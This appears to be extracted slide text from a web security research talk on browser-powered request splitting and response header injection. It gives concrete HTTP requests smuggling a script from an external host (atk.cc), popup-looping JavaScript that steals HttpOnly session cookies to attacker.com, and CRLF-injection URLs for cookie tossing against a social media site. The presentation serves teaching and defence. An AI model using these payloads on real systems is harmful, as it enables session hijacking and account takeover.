
Browser-Powered Request Splitting - Iframe Madness



Browser-Powered Request Splitting - Iframe Madness







Browser-Powered Request Splitting - Iframe Madness



Browser-Powered Request Splitting - Iframe Madness


 https://attacker.com



💡 By tweaking how fast we create and delete iframes we can tune the RPS needed, triggering the XSS without crashing the browser tab



Browser-Powered Request Splitting



Depends on weak SameSite cookie settings to work

Exploit takes ~10s.
Chained with a CORS misconfig we could extract authentication tokens and victim's PII from the XSSed iframe.



⚡ Credit: PortSwigger

Browser-Powered Request Splitting - Bypassing HttpOnly

```
GET /api/footer§ HTTP/1.1
```

```
HEAD /abc HTTP/1.1  
Host: accounts.shop.com
```

```
GET /static?<script/src=\\atk.cc/s.js> HTTP/1.1  
Host: accounts.shop.com
```

```
GET / HTTP/1.1  
Host: accounts.shop.com  
X: x§ HTTP/2  
Host: account.shop.com  
Cookie: session=victim
```

```
HTTP/1.1 200 OK  
Content-Length 17982  
Content-Type: text/html  
Content-Length: 17982
```

```
HTTP/1.1 301 Moved Permanently  
Location: /?<script/src=\\atk.cc/s.js>
```

...

...



Browser-Powered Request Splitting - Bypassing HttpOnly

```
GET /api/footer§ HTTP/1.1
```

```
HEAD /abc HTTP/1.1  
Host: accounts.shop.com
```

```
GET /static?<script/src=\\atk.cc/s.js> HTTP/1.1  
Host: accounts.shop.com
```

```
GET /api/account HTTP/1.1  
Host: accounts.shop.com  
X: x§ HTTP/2  
Host: account.shop.com  
Cookie: session=victim
```

```
HTTP/1.1 200 OK  
Content-Length 17982  
Content-Type: text/html  
Content-Length: 17982
```

```
HTTP/1.1 301 Moved Permanently  
Location: /?<script/src=\\atk.cc/s.js>
```

...

```
HTTP/1.1 200 OK  
Content-Type: application/json  
Set-Cookie: Session=victim; HttpOnly
```

```
{"email":"victim@gmail.com",... }
```

Victim's session cookie
reflected in **body**

Browser-Powered Request Splitting - Bypassing HttpOnly



Browser-Powered Request Splitting - Bypassing HttpOnly

 https://attacker.com

```
w = window.open(payload)
```

CLICK ME!

 https://accounts.shop.com/%3f%20%48%54%54%50



Browser-Powered Request Splitting - Bypassing HttpOnly

 https://attacker.com

```
w = window.open(payload)
w2 = window.open(payload)
```

CLICK ME!

 https://accounts.shop.com/%3f%20%48%54%54%50

 https://accounts.shop.com/%3f%20%48%54%54%50



Browser-Powered Request Splitting - Bypassing HttpOnly


 https://attacker.com

```
w = window.open(payload)
w2 = window.open(payload)
```


```
setInterval(() => {
  w.location = payload
  w2.location = payload
}, 1000)
```

CLICK ME!

 https://accounts.shop.com/%3f%20%48%54%54%50



 https://accounts.shop.com/%3f%20%48%54%54%50



Browser-Powered Request Splitting - Bypassing HttpOnly


 https://attacker.com

```
w = window.open(payload)
w2 = window.open(payload)
```

```
setInterval(() => {
  w.location = payload
  w2.location = payload
}, 1000)
```

CLICK ME!

 https://accounts.shop.com/%3f%20%48%54%54%50



 https://accounts.shop.com/%3f%20%48%54%54%50

<script/src=\\atk.cc/s.js>

HTTP/1.1 200 OK

Set-Cookie: session=victim; HttpOnly



Browser-Powered Request Splitting - Bypassing HttpOnly

 https://attacker.com



XSSed tab reads cookie from page content and exfiltrates with postMessage, attack stops.

CLICK ME!


 https://accounts.shop.com/%3f%20%48%54%54%50

 https://accounts.shop.com/%3f%20%48%54%54%50

<script/src=\\atk.cc/s.js>

HTTP/1.1 200 OK

Set-Cookie: session=victim; HttpOnly



\$???



The background of the image is a repeating pattern of 'Enter' keys. Each key is a light beige color with the word 'Enter' in blue and a blue arrow pointing down and to the right. The keys are arranged in a grid that is slightly offset, creating a sense of depth and repetition. The entire pattern is set against a solid green background.

Response Header Injection

Response Header Injection

- Well known bug class often only really useful for client-side exploits
 - Cookie tossing
 - XSS (hard!)
 - Downgrading other security features with header overwrites or removals (gadgets)

```
# nginx.conf
...
location / {
    return 302 https://example.com$uri;
}
```

```
GET /%0d%0aX-In-Hdr:%201%0d%0a%0d%0a HTTP/1.1
Host: sub.example.com
```

```
HTTP/1.1 302 Moved Temporarily
Server: nginx
Location: https://example.com/
X-In-Hdr: 1
```



Response Header Injection

- Well known bug class often only really useful for client-side exploits
 - Cookie tossing
 - XSS (hard!)
 - Downgrading other security features with header overwrites or removals (gadgets)

```
# nginx.conf
...
location / {
    return 302 https://example.com$uri;
}
```

```
GET /%0d%0aX-In-Hdr:%201%0d%0a%0d%0azzz HTTP/1.1
Host: sub.example.com
```

```
HTTP/1.1 302 Moved Temporarily
Server: nginx
Location: https://example.com/
X-In-Hdr: 1
```

```
zzz
```

Cookie Tossing

```
GET /%0d%0aSet-Cookie:%20Sess=abc%0d%0a%0d%0a HTTP/1.1
Host: www.doomscroll.com
```

```
HTTP/1.1 302 Moved Temporarily
Location: /404?prev_url=/
Set-Cookie: Session=abc
```

- Allows us to set cookies into the victim's browser.
 - Sensitive actions saved on attacker's account
 - Cookie values embedded on page (XSS)
 - Target specific flows which are depended on certain cookies



Cookie Tossing - Major Social Media Platform

GET

```
/%0d%0aSet-Cookie:%20Session=attacker%20path%3D%2fdoomscroll%2fweb%2fproject%2fv1%2f%3B%20domain%3Ddoomscroll.com%3B%20%0d%0aSet-Cookie:%20Session=attacker%20path%3D%2fapi%2fv1%2fvideo%2fupload%2fauth%2f%3B%20domain%3Ddoomscroll.com%3B%20%0d%0a%0d%0a HTTP/1.1
```

Host: www.doomscroll.com



HTTP/1.1 302 Moved Temporarily

Location: /404?prev_url=

Set-Cookie: Session=attacker path=/doomscroll/web/project/; domain=doomscroll.com;

